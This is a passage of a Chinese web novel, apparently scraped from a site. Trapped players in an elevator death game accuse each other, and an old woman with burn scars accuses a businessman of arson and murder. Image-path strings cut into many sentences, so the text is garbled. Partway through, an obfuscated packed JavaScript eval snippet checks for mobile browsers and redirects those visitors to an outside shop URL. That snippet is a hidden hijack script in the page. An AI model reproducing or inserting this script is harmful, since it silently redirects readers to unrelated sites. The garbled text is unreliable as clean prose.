“等一下,你外套里是不是藏了什么东西?” “……就只是外套。”骆寻强忍住捂紧外套的冲动,警惕地看着白领女。 她拼了命的回忆还有什么可以自证身份的东西,手机、证件……这些早都不知道丢去哪里了。 除了一身皮囊,奄奄一息的同伴,还有那张已经化作灰烬的传单,骆寻一无所有。 得想想办法,她必须得再说点什么……可是,她还能说什么呢? 众人的目光有如实质,滚烫烫地落在她身上,像要剜掉她的一层皮。 要把系统说出来吗?要把自己的经历全盘托出吗?说了,只会招来更多怀疑吧。 骆寻的喉咙像堵了团棉花,什么声音也发不出来。 她不得不承认,她不是魔鬼,但她又确实是电梯里最可疑的那个人。「00:25:11」 寿命余额在眼前忽而闪烁了一下,像是提醒,又像是嘲讽。 你到最后还是只能靠我吧?去吧,去杀了她们,只要把她们杀光,你就又能活下去了。 你活着才是最重要的,你的时间不多了,按照我说的做,不会再有人怀疑你。 你根本就没必要参与这场莫名其妙的游戏,不是吗? 狭小的轿厢之中,猩红色灯光倒映在铁壁上幽幽浮动,像是怪物蠕动生长的内脏。 骆寻的沉默让气氛在转瞬间变得微妙。 中年男笃定地看着她:“她肯定就是魔鬼没错了吧?我们找到了,审判,该怎么审判?” 白领女:“要等时间结束吧。” 倒计时高悬在顶,还剩下十分钟——在此刻显得分外漫长的十分钟。 意识到这一点,白领女与中年男都忍不住向李明尘靠拢,似乎在等这个参与过多场游戏、又是政府工作人员的“话事人”一声令下,她们就不必再提心吊胆。 可反观李明尘,这个率先将所有矛头对准骆寻的人,却从方才起便缄口不言。 他正满头大汗地在身上翻找什么东西。 终于——“找到了!” 他的口袋里掉出很多乱七八糟的东西,他拿着其中一团,捋平,摊开,两眼锃亮地看向骆寻:“你说得传单,是这个吗?” 骆寻倏然抬头,目光在他手里的东西上一顿。 李明尘拿出的那团东西哪怕捋平也皱得像刚腌好的酸菜,本就廉价的质感看起来更不值钱了。其上的文字仿佛晕开的颜料,已经模糊不清,图案倒还能暂且分辨——是一个压抑的电梯门,门缝里透出危险的红光,结合倒影刚好是象征撒旦的逆十字架形状。 “你是否已经走到绝路……你想逃离现在的人生吗?你想要重新开始吗?”李明尘努力回忆上面的文字,“来吧,来赢得这场游戏,你会实现你的一切心愿——上面是这么说得吗?” 骆寻:“你也有传单?” 李明尘点点头:“对,就像你说的,传单是邀请函,是进入这种特殊副本最直接的办法……真没想到会是这个,我之前还以为这是什么诈骗小广告呢。” 他看起来有点高兴,有点兴奋地自说自话,这在骆寻的视角里特别刺眼。 搞什么啊,这是在搞什么? 莫大的荒诞感充斥在心间,骆寻沉默了一会儿,终于忍不住,冷笑出声:“你的意思是,你也早就知道我们会进入游戏吗?” “那么等电梯的时候,你身为市政,既不提醒也不质问,不指责我们擅自进入大楼,而是等到现在才说……你是何居心?” 李明尘脸上的笑意僵住了。 寂静足足持续了几秒钟,直到白领女和中年男脸上也露出古怪的表情——李明尘这才擦了把汗,开口解释道:“我之前说过了,我正准备和我的同事一起上楼。” “在我进来后,我的同事直接就在我面前消失了。随后我和你一样,发现自己出不去了……我当时就明白我恐怕已经进入游戏。游戏无法退出,规则又尚未出现,四处声张并不能解决任何问题,只能带来混乱。” “抱歉,身为一个老玩家,我要考虑的事情实在很多……”他脸上露出几分歉意,可话锋一转,“但我的身份最为明确,你们怀疑我没有任何意义,不要再在我身上浪费时间了。” 那张市政的工作牌还挂在他衣领外面,明晃晃的,简直就像在发光。 骆寻打量着他的微表情,他看起来很真诚,方才那点兴奋仿佛她的错觉一般已荡然无存。 这张小白脸真的越看越让人觉得讨厌。 但骆寻也从他身上学到了一点东西。 “好嘛。”她让自己尽量平和下来,看起来友善一点,然后说,“不好意思啊,我是第一次进游戏,你们都怀疑我,我是真的不知道该怎么解释……现在既然你也有传单,那么就可以证明我说得都是真话了吧?” 李明尘点头,还想再问点什么,却被骆寻打断。 “那就也不要再在我身上浪费时间了,我们时间不多,可是电梯里还有这么;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342972|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 多人呢。”骆寻转过头,目光落在白领女的身上,“之前怀疑我的人,可以先解释一下自己身上的疑点吗?比如说,你是谁?等电梯的时候,我好像没看见你吧?” 怀疑是一颗廉价的种子,只需要很微小的一点养分,就会迅速生根发芽,长成苍天大树,挤占着这个狭小轿厢里所有人的生存空间。 白领女愣了下,好像没想到矛头会被突然对准自己。 但见李明尘同样望过来的怀疑目光,她还是故作镇定地配合道:“我也是这栋大楼里的员工啊。” “我就是正常上班下班,我接到市政的通知了,不过我午休的时候睡着了……根本没人叫我,我醒过来天就已经黑了。我也想知道我为什么还在电梯里,为什么会又进入游戏……”说着说着,白领女陡然意识到什么,皱眉看向李明尘,“这应该是你们工作的失误吧?” “……嗯?”李明尘的眉心也立刻蹙了起来,“不可能。” 正式疏散后,政府花费了整整一下午的时间,使用热成像仪检查过每一层楼,他确定绝无人员上的遗漏——不然李明尘也就不会如此笃定的从市政通知入手,去怀疑每一个人的身份了。 但管路检修为何要用上热成像仪,还是如此事无巨细的搜查,这并不好解释,这些人也没有必要知道这一点。李明尘干脆略过,直接反问:“你是说你在办公室,一觉睡了七八个小时?睡醒后准备下班,一进电梯又睡着了?” 李明尘脸上就差直接写明“你看我信吗”这几个大字。 骆寻捕捉到重点:“……她一开始就在电梯里?在睡觉?” 李明尘:“对。” 中年男:“还打呼噜呢,我当时就想,这女的真够神的。” “神吗?哈哈。”白领女干笑了一声,“是啊,连着加班一周,每天只睡两三个小时,我可不是够神的嘛……你这种人应该没法理解的吧?” “哈?”中年男还真就完全没有理解。 “……”白领女不说话了,只是眼神格外意味深长地扫过他的貂皮大衣、他的大金链子、他再臃肿的衣物也挡不住的大肚腩。 明明在同一栋大楼工作,但与这位油光满面的“同事”相比,女人脸色蜡黄憔悴、衣衫单薄,可谓是穷酸不堪。 中年男终于反应过来了,脸色分外难看。 但他又没有办法反驳什么。 没一个是省油的灯。骆寻饶有兴味地看着她们两个眼神交锋,她有些想笑,但最终还是忍住了。 看中年男不反驳,也不准备解释的样子,李明尘有点头疼。 “你的事等下再说。”他看了眼头顶的时间,又看向另一位仿佛沉默是金,一直与骆寻待在角落里的人,“老人家,就差您还什么都没说了。” 【第一轮审判:00:08:39】 这是人们第一次正式把目光投向角落里的老人。 老太太把自己裹得很严实,帽子、围巾、口罩齐上阵,只有一双堆满皱纹的眼睛露在外面。此前她在低声诵念什么,身上有细微的摩擦声传来,骆寻当时没有注意,这会儿才发现那是老人在捻着一串念珠。 与骆寻印象中的刻满各种花纹的宗教用品不同,那念珠颜色暗沉,古朴无华,尾端却系了个金色的、圆形的现代化金属饰品,颇有些不伦不类。 偏偏老太捻得虔诚:“我受到了神明的指引,才会来到这里。” 李明尘:“……您能用我们能听懂的话再说一遍吗?” 老太支棱开眼皮,淡淡地扫了他一眼。这双老朽的眼睛无悲也无喜,像是枯井里的死水,人影与红光倒影其中,都只是再微小不过的一个点,惊不起太大的涟漪。 片刻,她看向中年男,“我是跟着他进来的。” 3. 电梯有鬼3 “我是跟着他进来的。” 中年男闻言指了指自己:“啥?我可不是啥神……” “神明说,我会在今晚,在这栋大厦,见到我一直想见的人。”老太太打断了他的话,“所以我受到神明的指引,跟着他进来了。” “你跟着我干啥……?”中年男的面色逐渐凝重起来。 李明尘愈发头疼,“老人家,可以不要再打哑谜了吗?我们时间不多,您有什么话直说可以吗?” 老太太静默片刻,终于,她那双枯树似的手颤颤抬起,伸向了口罩的系带。 她摘下了口罩。 “你还记得我吗?施伟。” “啊!”白领女被口罩下的那张脸吓了一跳,情不自禁地撞在电梯墙壁上。 中年男却像是被钉死在了原地,死死盯着眼前这张脸,盯着那双死水般的眼睛。 “施伟,一○七九年生人,籍贯辽省东林市,城里来的公子哥。” 有一颗石子伴随话音落入水中,激起剧烈的涟漪,中年男在其中看见了自己的身影。 “三十年前,也是这样一个冬天,在王家村……我们曾经见过一面,我找了你好久啊。” 他的身影呈在里面,晃动着,扭曲着,渐渐被拉扯得不似人形。 “神明保佑,我终于找到你了,可是你真的不记得我了吗?” 他看见自己的表情变得惊恐。 口罩下,是一张爬满了肉虫似的伤疤的脸。她的鼻子好像融化过,矮矮的,塌陷着,和同样歪曲的嘴唇几乎连在了一起。 半边牙齿、牙龈都露在外面,紫红色的肉,随话音微微颤动着。 她脸上的崎岖实在太多,你甚至没有办法分清那究竟是伤疤,还是皱纹。 谁也没想到这个神神叨叨、但姑且还算是热心肠的老太太,口罩下居然藏着这样一张似鬼非人的脸。就连李明尘这个老玩家都呼吸一滞,冷汗瞬间就下来了。 “咚!”一声巨大的闷响,中年男猛然后退了好几步。 但最终,他也只是像白领女一样,重重撞上冰冷的墙壁,无处可去,无路可逃。 “我……你、你到底是人是鬼!?” 【第一轮审判:00:07:53】 “我根本就听不懂你在说什么!”没有人应和他说话,中年男只能兀自拔高了音调,好像音量越大,胆量也就越大,“我叫作李柏,我是松柏贸易的老板……这、这是我的名片!我公司就在这栋楼里!你说的施伟我不认识,你找错人了,你认错人了!” 他慌张地在身上翻找,一沓子名片还没等塞给李明尘,倒先因为止不住的哆嗦,散了一地! 骆寻捡起其中一张。 姓名、公司都对得上号,但名片这种给钱就能制作的东西,可信度不说身份证,就连李明尘那张工作证都远远比不上。 她大抵是电梯里唯一没受到老太那张面容影响的人,这时还能回忆起中年男此前的讥诮,并为此嗤笑了一声:“随便拿张名片就能说自己是这个人吗?谁知道你是不是净胡扯?” 中年男怒目圆睁:“你!你不也——” “我没有认错。”他高昂的嗓音被老太截断,老人定定地望着他,“神明不会出错……你比以前胖了许多,老了许多,但就算再过二十年,五十年,就算你化成了灰——我也能认出你来。” “三十年前,王家村,你们白天吃了我家的席,夜里却又回来。你们抢走了两千四百二十九块五毛钱,这还不够,又放了一把火……是你把我烧成这样的,你怎么能忘记呢?” 老人边说边摘下了帽子,嗓音是砂纸般的嘶哑,那颗头颅却如同未经打磨的半成品。密密麻麻的烧疤顺着脸颊爬上,爬到了寸草不生的颅顶,你看着她,就像在看一颗变质生了虫的苹果,还能看出苹果的形状,鼻间却盈满了烧灼的、腐朽的恶臭。 中年男从不知何时起,眼睛已经完全不敢看向电梯的另一侧。但此刻,他却也仿佛闻见了那股恶臭,听见火苗烧得噼里啪啦,夹杂着惨叫声响彻耳畔。 他跑出去好远,远到火焰掀起的热浪都已经被冬日的白霜吞噬,他的眼前只剩下自己呼出的热气,那股味道还是像鬼一样死死纠缠着他,他还是能听见火焰里传来的一阵阵惊惶。 他明明已经很多年没有做过这场噩梦了。 仿佛再度的身临其境,使他呓语般喃喃着:“不,不可能的,他们都死了……” 电梯里面很安静,静到连呼吸声都微乎其微。 老人摇摇晃晃地站起身,朝中年男走去。 直到她们离得很近,近到不用有太多动作,他就又能看见那张狰狞的脸,看见自己又呈在其中的人影。 “对啊,我一家五口都在那场火里被烧死了,只剩下我。”紫红色的肉又在颤动,她说,“你的同伴一口咬定是他们犯得案,也都死了,死在监狱里,只剩下你。” 视线转到哪里,那张脸就跟到哪里。 “可是我还记得你,你以为改名换姓就能躲过去吗?” 她笑了起来,烧疤狰狞,牙齿森森,可是眼瞳却是沉静的、甚至温和的,紧紧地锁定着他。 “……”豆大的汗珠从额上滑落,中年男嘴唇颤抖了好些下,却始终找不到自己的声音。 【第一轮审判:00:06:04】 见李明尘与女白领皆神色不明,大有远离之意,骆寻瞥了倒计时屏幕一眼,幽幽出声:“找到祂,审判祂,杀死祂……李市政,你认为这个审判是什么意思?” 结合上文的“祂带着满身罪孽,就潜藏在你们之中”,显然,游戏规则是在说“有罪之人”就是魔鬼。 也只有有罪之人,才需要接受审判。 李明尘早便明晰这点,此刻他只感觉棘手。 在他的视角里,与其他人相比,中年男本应是最不像魔鬼的那个人……他怎么也没想到,玩家之间会有横跨三十年、如此之巨的私仇。 骆寻点了他的名字,身为此前掌控局面的那个人,他不得不开口说话:“应该就是字面上的意思,但是具体的实施方法……副本不同,方法也不同。你们注意到倒计时的前缀了吗?也许要等到‘第一轮’时间结束,我们才能知晓究竟什么才是审判。” 好好好,这时候开始和稀泥了是吧。 骆寻:“你能确定这轮倒计时结束后还会有下一轮?而不是这轮就是时间尽头吗?” 李明尘张了张嘴,如鲠在喉,好半天,他才又说:“这栋楼里确实有个公司叫作松柏贸易。” “……?”骆寻顿时又有一种“你这是在搞什么”的感觉。 她皱起眉,问:“不要说这些,请问你能否定他有罪吗?” 李明尘:“那你能证明他有罪吗!?” 所谓“抢劫放火杀满门”,目前确实只是老太太的一面之词。 身处电梯游戏,无法联络外界,她们根本没有办法取得任何证据。 这种情况下,怎么能轻易地断定一个人有罪呢? “我什么都没做过!”许是李明尘的话释放出某种安定的信号,中年男猛地冲了过来,像看见救星一般,紧紧抓着李明尘,“李同志,我说得都是真的!你一定要相信我啊!” “我什么都没做过……那把火本来就不是我放的……”他语无伦次,“我真的什么都没做过……我当年甚至还帮他们家报了警……” 中年男的状态明显不对劲,李明尘便也没挣脱,安抚道:“你冷静一点,把话说清楚。” 中年男却好像已经听不见他的话,眼神失焦,只一昧喃喃:“……我什么都没做过。” 